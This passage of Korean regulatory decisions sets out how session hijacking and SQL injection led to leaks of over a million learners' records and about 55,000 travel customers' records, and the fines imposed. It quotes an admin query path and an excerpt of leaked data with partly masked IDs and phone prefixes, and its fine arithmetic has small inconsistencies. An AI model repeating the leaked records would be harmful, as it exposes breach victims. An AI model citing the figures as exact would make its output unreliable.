
이 사건 해커는 탈취한 세션ID(CS팀장 신○○)로 M사 관리자페이지에 2017. 7. 17. 16:00경 5개 IP에서 접속하였고, 업로드한 공격 스크립트를 이용하여 2017. 7. 17. 16:14부터 7. 18. 05:02까지 관리자페이지(admin.○○○○.co.kr)에 아이디, 이름 등 개인정보를 최대 1초당 35회 조회하는 질의* 방법으로 1,233,859건(중복제거 1,117,227명)의 개인정보를 txt파일로 저장, 외부로 유출하였다.

* 개인정보를 조회하는 질의(/member/member/sc_mem_detail.asp/detail_type=1&mem_key=회원고유번호)

<참고 7> 해커의 자료 유출 파일

'220000-140001.txt' 파일내용							
220000	탈퇴(ydg)	탈퇴회원	2006-12-07오전8:11:	--	탈퇴탈퇴		
219999	휴면(hae)	탈퇴회원	2006-12-07오전6:04:	--	휴면휴면	이	010--
219998	휴면(chd)	탈퇴회원	2006-12-07오전5:16:	--	휴면휴면	이	016-9
219997	휴면(tkd)	탈퇴회원	2006-12-07오전2:50:	--	휴면휴면	신	011-7
219996	탈퇴(al0)	탈퇴회원	2006-12-07오전2:00:	--	탈퇴탈퇴		
219995	탈퇴(pin)	탈퇴회원	2006-12-07오전1:42:	--	탈퇴탈퇴		
219994	휴면(nar)	탈퇴회원	2006-12-07오전12:42	--	휴면휴면		
219993	탈퇴(fre)	탈퇴회원	2006-12-07오전12:34	--	탈퇴탈퇴		
219992	휴면(sun)	탈퇴회원	2006-12-07오전12:25	--	휴면휴면		
~							
140008	휴면(kim)	탈퇴회원	2005-12-22오후6:37:	--	휴면휴면	백	018-7
140007	휴면(znl)	탈퇴회원	2005-12-22오후6:37:	--	휴면휴면	강	010-9
140006	휴면(tjda)	탈퇴회원	2005-12-22오후6:32:	--	휴면휴면	김	010-9
140005	휴면(jujuk)	탈퇴회원	2005-12-22오후6:31:	--	휴면휴면	문	011-3
140004	휴면(var)	탈퇴회원	2005-12-22오후6:31:	--	휴면휴면	유	016-4
140003	휴면(ghk)	탈퇴회원	2005-12-22오후6:31:	--	휴면휴면	구	010-9
140002	휴면(mil)	탈퇴회원	2005-12-22오후6:30:	--	휴면휴면	김	010-9
140001	휴면(boy)	탈퇴회원	2005-12-22오후6:28:	--	휴면휴면	정	010-3

<참고 8> 개인정보 유출 경로도



3. 개인정보의 기술적·관리적 보호조치 등 사실 관계

가. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제[정보통신망법 제28조 (개인정보의 보호조치) 중 접근통제]

1) (침입차단 및 침입탐지시스템의 설치·운영) 피심인은 개인정보에 대한 불법적인 접근을 차단하기 위하여 웹 방화벽(펜타시큐리티시스템, WAPPLES-2200)을 설치·운영하였고, DDOS 공격을 탐지·차단하기 위한 Anti DDOS 보안 관제 서비스(시큐아이, SECUI MFI 2100)를 이용하여 하나의 출발지 IP에서 1초 동안

500회의 HTTP Request 패킷이 발생하면 해당 IP를 공격자로 간주하고 20초 동안 격리하도록 운영하고 있었다.

그러나 피심인은 개인정보처리시스템인 관리자페이지(admin.○○○○.co.kr)에 접속한 개인정보취급자 또는 IP주소 등의 개인정보 조회 행위에 대한 재분석을 통해 불법적인 개인정보 유출 시도를 탐지하도록 시스템을 설치·운영한 사실이 없었다.

이로 인해, 이 사건의 해커가 2017. 7. 17. 16:14부터 2017. 7. 18. 05:02경까지 5개 IP에서 관리자페이지에 동일한 계정(CS팀장 신○○)으로 접속하여 총 1,233,859건(중복제거 1,117,227명)의 개인정보를 조회(최대 초당 35회), 유출하였음에도 피심인은 이를 탐지하지 못한 사실이 있다.

※ 세션ID를 탈취당한 신○○ 팀장의 평상 시 근무 시간(평균 10:00경 출근 ~ 20:00경 퇴근)

2) (최대 접속시간 제한) 피심인은 개인정보취급시스템인 관리자페이지의 최대 접속시간 제한은 60분으로 설정하였으나, 해커에게 세션ID를 탈취당한 신○○(CS팀장)이 속해있는 CS 부서는 고객의 실시간 요청 건을 파악하기 위해 1분 단위로 자동 로딩되도록 시스템이 사전 설정되어 있어 세션 종료가 이루어지지 않은 사실이 있다.

이로 인해, 이 사건의 해커는 탈취한 관리자 인증 세션을 이용하여 아이디, 비밀번호, 휴대전화 인증 없이 초·중등 온라인 교육 서비스의 관리자 페이지에 접속할 수 있었다.

<참고 9> CS부서 어드민 사용자의 자동 페이지 로딩 화면



※ 빨간 박스 안에 iFrame으로 해당 페이지에 1분 단위로 자동 페이지 로딩 됨

나. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2018. 4. 11. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 4. 30. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 취급할 때에는 개인정보의 분실·도난·누출·변조 또는 훼손을 방지하기 위하여 개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근통제장치의 설치·운영(제2호) 등의 기술적·관리적 보호조치”를 하도록 규정하고 있다.

나. 정보통신망법 시행령 제15조제2항은 “정보통신서비스 제공자등은 개인정보에 대한 불법적인 접근을 차단하기 위하여 개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템(이하 ‘개인정보처리시스템’)에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)과 그 밖에 개인정보에 대한 접근통제를 위하여 필요한 조치(제5호) 등의 조치”를 하도록 규정하고 있다.

다. 「개인정보의 기술적·관리적 보호조치 기준」(이하 ‘고시’라 한다) 제4조제5항은 제2호에서 “정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고를 방지하기 위하여 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지할 수 있는 시스템을 설치·운영”하도록 규정하고, 같은 조 제10항은 “정보통신서비스 제공자등은 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 동안만 최대 접속시간 제한 등의 조치”를 하도록 규정하고 있다.

2. 위법성 판단

가. 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위한 침입차단시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위 관련

고시 제4조제5항의 입법 목적은 ‘정보통신망을 통한 불법적인 접근 및 침해사고 방지’인바, 그 내용은 첫째 침입차단 및 침입탐지 기능을 포함한 시스템의 ‘설치’ 의무이고, 둘째 침입차단 및 침입탐지 기능을 포함한 시스템의 ‘운영’의무이다.

먼저 시스템 ‘설치’ 의무에 대하여 살펴보면, 정보통신서비스 제공자들은 ①접속권한을 IP주소 등으로 제한하여 비인가 접근을 ‘차단’하는 기능(침입차단 기능)과 함께 ②개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법유출 시도를 ‘탐지’하는 기능(침입탐지기능)을 보유한 시스템을 설치하여야 한다.

조사결과, 피심인은 웹 방화벽(펜타시큐리티시스템, WAPPLES-2200), 침입탐지 및 차단 기능이 포함된 침입방지시스템(시큐아이, SECUI MFI 2100)을 설치하였다.

다만 시스템의 ‘운영’은 단순히 시스템의 전원을 켜 놓은 상태를 의미하는 것이 아니라 침입차단 및 침입탐지 목적 달성에 필요한 기능을 활용하는 것을 의미하고, 단순히 시스템의 전원을 켜 놓은 상태나 침입차단 및 침입탐지에 필요한 기능을 활용하지 못한 상태 등은 ‘운영’이라고 할 수 없다.

피심인은 침입방지시스템을 이용하여 초당 500회 이상의 HTTP request 발생에 대한 탐지 차단 정책을 시행하였다고 하나, 이는 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하기 위한 정책으로 보기 어렵다.

또한 피심인은 데이터베이스에서 쿼리당 100건 이상을 조회하는 경우 경고를 보내도록 정책설정이 되어 있다고 주장하고 있으나, 이는 내부 데이터베이스에서 한 번에 다량의 개인정보를 조회하는 것을 탐지하기 위한 것으로 본 건 유출사고와 같이 외부로부터의 비정상 조회 등의 공격행위를 탐지하는 조치로 볼 수 없다.

피심인은 고시 및 해설서에 구체적으로 초당 몇 회 이상의 조회 건수가 발생할 경우 이를 탐지할 수 있어야 한다는 요구사항이 포함되어 있지 않다고 주장하고 있으나, 외부 IP 또는 한 개의 ID에서 초당 35회 이상 개인정보를 조회하는 행위는 명백히 사람이 할 수 없는 비정상 행위이고, 피심인의 업무 특성을 파악하여 외부 IP에서 개인정보취급자가 통상적으로 개인정보를 조회하는 횟수 이상의 조회가 발생하는 경우 탐지·차단이 될 수 있도록 침입탐지시스템을 운영하였다면 대량의 개인정보 유출을 충분히 방지할 수 있었다.

따라서 이 사건의 해커가 외부 IP에서 통상적인 업무 시간 이후(20:00~05:02)에 피심인의 관리자페이지에 접속하여 초당 최대 35회, 총 1,233,859건(1,117,227명)의 개인정보를 조회하여 유출하였음에도 피심인이 이를 탐지하지 못하는 등 침입차단 및 탐지시스템 운영을 소홀히 한 행위는 정보통신망법 제28조제1항제2호, 같은 법 시행령 제15조제2항제2호, 고시 제4조제5항을 위반한 것이다.

나. 개인정보처리시스템인 관리자페이지의 최대 접속시간 제한조치를 하지 않은 행위 관련

피심인은 개인정보처리시스템인 관리자페이지(mOOOO)의 최대 접속시간이 60분으로 설정되어 있었으나, CS 상담원의 업무 특성상 원활한 상담을 위하여 관리자 페이지 중 일부인 공지사항 부분을 1분 간격으로 로딩되도록 설정하는 것이 불가피하였다고 주장하고 있다.

고시 해설서는 “최대 접속시간 제한 조치는 개인정보처리시스템에 접속하는 업무용 컴퓨터 등에서 해당 개인정보처리시스템에 대한 접속을 차단하는 것을 의미하며, 최대 접속시간이 경과하면 개인정보처리시스템과 연결이 완전히 차단되어 정보의 송·수신이 불가능한 상태가 되어야 한다.”라고 설명하고 있는바,

피심인은 개인정보처리시스템에 대한 개인정보취급자의 최대 접속시간을 60분으로 설정하였으나 1분 간격으로 자동 로딩이 이루어지도록 함으로써, 결과적으로 60분이

경과하더라도 개인정보처리시스템과 계속 연결되어 정보의 송수신이 가능하도록 하였다.

이는 피심인이 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 유지되도록 최대 접속시간을 제한하는 조치를 취하지 않은 것으로 볼 수 있다.

따라서 피심인이 위와 같은 행위를 통해 해커가 신○○의 세션ID를 탈취하고 관리자페이지에 접속할 수 있는 빌미를 제공하여 이용자의 개인정보가 유출되게 한 행위는 정보통신망법 제28조제1항제2호, 같은 법 시행령 제15조제2항제5호 및 고시 제4조제10항을 위반한 것이다.

<참고 10> 피심인의 위반사항

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
M사	접근 통제	§28①2호	§15②2호	개인정보처리시스템에 침입차단 및 탐지시스템 설치·운영을 소홀히 한 행위(고시§4⑤)
	접근 통제	§28①2호	§15②5호	개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 유지되도록 최대 접속시간을 제한하는 조치를 취하지 않은 행위(고시§4⑩)

IV. 시정조치 명령

1. 시정명령

가. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

① 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출

시도를 탐지하는 기능을 포함한 시스템을 설치·운영할 것

② 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 유지되도록 최대 접속시간을 제한하는 조치를 취할 것

나. 피심인은 가항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 4단×10cm 또는 5단×9cm의 크기로 1개의 중앙일간지에 평일에 1회 이상 공표하고, 피심인의 홈페이지와 모바일 어플리케이션에 1주일 이상 게시한다. 이때, 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

<참고 11> 시정명령 공표(안) 예시

공표내용(안)
저희 회사(OOOO)는 방송통신위원회로부터 ①침입차단시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위, ②개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 유지되도록 최대 접속시간을 제한하는 조치를 취하지 않은 행위가 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」을 위반했다는 이유로 시정명령을 받은 사실이 있습니다.

2. 시정명령 이행결과의 보고

피심인은 시정조치 명령 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

V. 과징금 부과

피심인의 정보통신망법 제28조제1항 위반에 대한 과징금은 같은 법 제64조의3 제1항제6호, 같은 법 시행령 제69조의2제1항과 제4항 [별표 8] (과징금의 산정

기준과 산정절차) 및 ‘개인정보보호 법규 위반에 대한 과징금 부과기준(이하 ‘부과 기준’이라 한다)’에 따라 다음과 같이 부과한다.

1. 과징금 상한액 및 기준금액

가. 과징금 상한액

피심인의 정보통신망법 제28조제1항을 위반한 과징금 상한액은 같은 법 제64조의3제1항, 같은 법 시행령 제69조의2에 따라 위반행위와 관련된 정보통신 서비스의 직전 3개 사업년도의 연평균 매출액의 100분의 3 이하에 해당하는 금액으로 한다.

나. 기준금액

1) 고의·중과실 여부

부과기준 제5조제1항은, 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 위반 행위의 중대성의 판단기준 중 고의·중과실 여부는 영리목적의 유무, 정보통신 망법 제28조제1항에 따른 기술적·관리적 보호조치 이행 여부 등을 고려하여 판단하도록 규정하고 있다.

이에 따를 때, 피심인은 영리를 목적으로 초·중·고교생 대상 학원 및 온라인 교육서비스(초중등 : OOOO.co.kr, 고등 : mOOOOOOOOO.net)를 운영하는 정보통신망법 제2조제1항제3호에 따른 정보통신서비스 제공자로서 ▲피심인이 2017. 7. 25. 기준 보관·관리하고 있던 개인정보량이 1,539,137명으로 매우 방대하고, ▲정보통신망법 제28조제1항제2호에 따른 접근통제의 기술적·관리적 보호조치 중 침입 차단시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위, ▲개인정보처리 시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 유지되도록 최대 접속시간을 제한하는 조치를 취하지 않은 행위로 이 사건의 해커에 의해 이용자의 개인정보가 유출되게 하는 빌미를 제공하였으므로, 피심인에게 중과실이 있다고 판단한다.

2) 중대성의 판단

부과기준 제5조제3항은, 위반 정보통신서비스 제공자등에게 고의·중과실이 있으면 위반행위의 중대성을 ‘매우 중대한 위반행위’로 판단하도록 규정하고 있고,

부과기준 제5조제3항 단서조항은, 위반행위의 결과가 ▲위반 정보통신서비스 제공자등이 위반행위로 인해 직접적으로 이득을 취득하지 않은 경우(제1호), ▲위반행위로 인한 개인정보의 피해규모가 위반 정보통신서비스 제공자등이 보유하고 있는 개인정보의 100분의 5 이내인 경우(제2호), ▲이용자의 개인정보가 공중에 노출되지 않은 경우(제3호) 중 모두에 해당할 때에는 ‘보통 위반행위’로, 1개 이상 2개 이하에 해당할 때에는 ‘중대한 위반행위’로 감경하도록 규정하고 있다.

이에 따라, 피심인의 위반행위의 결과가 ▲위반행위로 인한 개인정보의 피해 규모가 피심인이 보유하고 있는 개인정보의 100분의 5 이상{2017. 7. 18. 기준, 피심인의 온라인 교육서비스인 ‘엠OOO’ 이용자의 개인정보 1,233,859건(중복제거 1,117,227명)}이나, ▲위반행위로 직접적으로 이득을 취득하지 않은 점, ▲이용자의 개인정보가 공중에 노출되지 않은 점 등을 종합적으로 고려할 때, 위반행위의 중대성을 감경하여 ‘중대한 위반행위’로 판단한다.

3) 기준금액 산출

피심인의 위반행위와 관련된 초·중등 온라인교육서비스(엠OOO)의 직전 3개 사업년도의 연평균 매출액으로 환산한 23,271,100천원에 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 ‘중대한 위반행위’의 부과기준을 1천분의 21을 적용하여 기준금액을 488,693천원으로 한다.

<참고 12> 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 부과기준율

위반행위의 중대성	부과기준율
매우 중대한 위반행위	1천분의 27
중대한 위반행위	1천분의 21
보통 위반행위	1천분의 15

다. 필수적 가중 및 감경

‘부과기준’ 제6조와 제7조에 따라 위반행위의 기간이 1년 이내(2017. 2. 28. ~ 2017. 9. 2.까지)인 ‘단기 위반행위’에 해당하므로 가중 없이 기준금액을 유지한 금액인 488,693천원으로 하고,

최근 3년간 정보통신망법 제64조의3제1항 각 호에 해당하는 행위로 과징금 처분을 받은 사실이 없으므로, 기준금액의 100분의 50에 해당하는 금액인 244,347천원을 감정한 244,347천원으로 한다.

라. 추가적 가중 및 감경

‘부과기준’ 제8조에 따라 이번 개인정보 유출사고 시 자진 신고한 사실 및 방송통신위원회 등 관계기관의 조사에 피심인이 적극 협조한 점 등을 종합적으로 고려하여 필수적 가중·감경을 거친 금액 244,347천원에서 100분의 10에 해당하는 금액인 24,440천원을 감정한 219,947천원으로 한다.

2. 과징금의 결정

피심인의 정보통신망법 제28조(개인정보의 보호조치) 위반행위에 대한 과징금은 같은 법 제64조의3제1항제6호, 같은 법 시행령 제69조의2 [별표 8] 2. 가. 1)(과징금의 산정기준과 산정절차) 및 ‘부과기준’에 따라 위에서 단계별로 산출한 금액인 219,947천원이나, 최종 과징금 산출액이 1억원 이상 10억원 미만에 해당하여 백만원 미만을 절사한 **219,000,000원**을 최종 과징금으로 결정한다.

<참고 13> 과징금 산출내역

기준금액	필수적 가중·감경	추가적 가중·감경	최종 과징금*
488,693천원	필수적 가중 없음	추가적 가중 없음	219백만원
	필수적 감경 (50%, 244,347천원)	추가적 감경 (10%, 24,400천원)	
	→ 244,347천원	→ 219,947천원	

* 최종 과징금 산출액이 1억원 이상 10억원 미만에 해당하여 백만원 미만은 절사함

VI. 과태료 부과

피심인의 정보통신망법 제28조(개인정보의 보호조치)제1항 위반에 대한 과태료는 같은 법 제76조제1항제3호, 같은 법 시행령 제74조의 「별표9」 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 ‘과태료 부과 등 처리지침’이라 한다)에 따라 다음과 같이 부과한다.

1. 기준금액

정보통신망법 시행령 [별표 9]와 과태료 부과 등 처리지침 제7조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하므로 1회 위반 과태료인 1,000만원을 적용한다.

<참고 14> 위반 횟수별 과태료 금액

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
너. 법 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조 제1항제3호	1,000	2,000	3,000

2. 과태료의 가중 및 감경

1) (과태료의 가중) 과태료 부과 등 처리지침 제9조는 ▲위반행위가 2개 이상인 경우, ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, 과태료 부과 등 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

그러나 피심인의 정보통신망법 제28조제1항 위반행위는 특별히 해당사항이 없으므로 과태료를 가중하지 않는다.

2) (과태료의 감경) 과태료 부과 등 처리지침 제8조는 ▲위반행위의 결과가 과실에 의한 경우, ▲위반행위의 결과가 경미한 경우, ▲위 두 가지 규정에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우에는 과태료 부과 등 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

그러나 피심인의 정보통신망법 제28조제1항 위반행위는 이와 관련하여 특별히 해당사항이 없으므로 과태료를 감경하지 않는다.

<참고 15> 과태료 산출내역

위반조문	기준금액	가중	감경	최종 과태료
§28①2호	1,000만원	없음	없음	1,000만원
계				1,000만원

3. 최종 과태료

이에 따라 피심인의 정보통신망법 제28조제1항 위반행위에 대해 1,000만원의 과태료를 부과한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령), 제64조의3제1항제6호(과징금) 및 제76조제1항제3호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제 20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

6. 유출신고 사업자 등의 개인정보보호 법규 위반행위(7.11.)

1. 개 요

방송통신위원회는 '18.7.1.(수) 전체회의를 개최하여 개인정보 유출 등의 신고 지연, 침입차단·탐지 시스템 설치·운영 소홀 등 개인정보 보호조치를 위반한 10개에 대하여 22,000만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 숙박앱 'OOOO' 해킹('17.2.)한 해커에 대한 경찰청의 추가 조사에서 드러난 개인정보 유출 사업자 8개사와 개인정보 노출사실을 신고한 정보통신서비스 제공사업자 2개사에 대해 개인정보 취급·운영 실태조사 실시하였다.

이번 조사 결과 ▶침입차단·탐지 시스템 설치·운영을 소홀히 하여 ▶개인정보 유·노출 방지를 위해 필요한 보안대책 및 개선조치를 취하지 않는 등 사업자가 개인정보보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 개인정보가 유출된 8개사에 대해 개인정보 유출 원인과 경로를 파악할 수 있는 접속기록과 로그기록이 존재하지 않아 유출경로와 시기를 명확히 알 수 없는 점, 개인정보가 노출된 2개사에 대해 개인정보 노출규모가 작고, 해킹에 의한 노출이 아닌 인증값의 오발송으로 발생한 노출인점, 위반행위로 인해 직접적으로 이득을 취하지 않은 점, 이용자의 피해가 없거나 보상이 완료된 점 등을 종합적으로 고려하여 과징금을 부과하지 않고 과태료 부과로 갈음하고 위반행위의 즉시 중지 시정명령을 의결하였다.

2. 관련 사례

1 유출 신고 사업자 등의 개인정보보호 법규 위반행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 35 - 382호

안 건 명 개인정보보호 법규 위반사업자에 대한 시정조치에 관한 건

피 심 인 N사

의 결 일 2018. 7. 11.

주 문

1. 피심인은 개인정보의 분실·도난·유출(이하 "유출등"이라 한다) 사실을 안 때에는 지체 없이 '유출등이 된 개인정보 항목', '유출등이 발생한 시점', '이용자가 취할 수 있는 조치', '정보통신서비스 제공자등의 대응 조치', '이용자가 상담 등을 접수할 수 있는 부서 및 연락처' 등 위의 모든 사항을 해당 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 하며, 정당한 사유 없이 그 사실을 안 때부터 24시간을 경과하여 통지·신고해서는 아니 된다.
2. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

- 가. 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용할 것
- 나. 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을 설치·운영할 것
- 다. 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리할 것

3. 피심인은 제1항부터 제2항까지의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

4. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 25,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

라. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 홈페이지(○○○○○, ××××××.com)를 통해 허니문 전문 국외여행 서비스를 제공하는「정보통신망 이용촉진 및 정보보호 등에 관한

법률」(이하 ‘정보통신망법’이라 한다) 제2조제1항제3호에 따른 정보통신서비스 제공자이고, 피심인의 일반현황 및 최근 3년간 매출액은 다음과 같다.

〈참고 1〉 피심인의 일반현황

대표이사	설립일자	자본금	주요서비스	종업원 수
○○○	0000. 00. 00.	0억원	허니문 여행상품 정보 제공	00명

〈참고 2〉 피심인의 최근 3년간 매출액 현황

(단위 : 백만원)

구 분	2015년	2016년	2017년	평 균
매출액	000	0,000	0,000	0,000

※ 자료 출처 : 피심인이 제출한 자료

II. 사실조사 결과

1. 조사 대상

경찰청이 ‘●●●●●’해커를 추가 조사하는 과정에서 피심인의 개인정보가 유출되었다는 내용을 방송통신위원회에 알려옴(‘18.1.24.)에 따라, 방송통신위원회는 피심인을 대상으로 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 조사하였고, 피심인에 대한 현장조사(2018.2.27.~2018.2.28.) 결과, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 개인정보 수집현황

피심인은 ‘허니문 전문 여행상품 판매’ 서비스를 운영하면서 2018. 2. 27. 기준으로 79,885건의 회원정보를 보유하고 있다.

〈참고 3〉 피심인의 개인정보 수집 현황

구 분	항 목	수집일	건수
유효회원	이름, 영문이름, 휴대폰번호, 결혼일자, 이메일 등	'15. 1. ~	37,824건
휴면회원	상동	'15. 1. ~'17.2	42,061건
계			79,885건

〈참고 4〉 ○○○○닷컴에서 보유중인 개인정보 항목

The screenshot displays a web application for managing reservations and quotations. The main area is divided into a list of reservations on the left and a detailed view of a selected reservation on the right. The detailed view includes fields for reservation number, date, location, and various fees. A sidebar on the right shows a list of connected devices like 'ktEgg_4865' and 'naver 2'.

나. 개인정보 유출 규모 및 경로

(1) 개인정보 유출규모

피심인이 ‘허니문 전문 여행’ 서비스를 운영하면서 수집한 회원의 개인정보 약 55,351건이 숙박업 ‘●●●●●’를 해킹한 해커에 의해 알 수 없는 시기에 SQL인젝션 공격 방법으로 유출되었다.

〈참고 5〉 피심인의 개인정보 유출 현황

구 분	유 출 항 목	건 수
N사 회원	아이디,성명,영문이름,생년월일,성별,이메일,휴대전화 번호,주소,결혼여부 등	55,351건*

* 경찰청 분석 결과를 기준으로 개인정보 유출 건수를 산출함

(2) 유출 경로

‘●●●●’를 해킹한 해커가 홈페이지(××××××.com)를 SQL인젝션 방법으로 공격²⁹⁾하여 회원정보 55,351건을 유출한 것으로 추정된다.

(3) 유출 신고

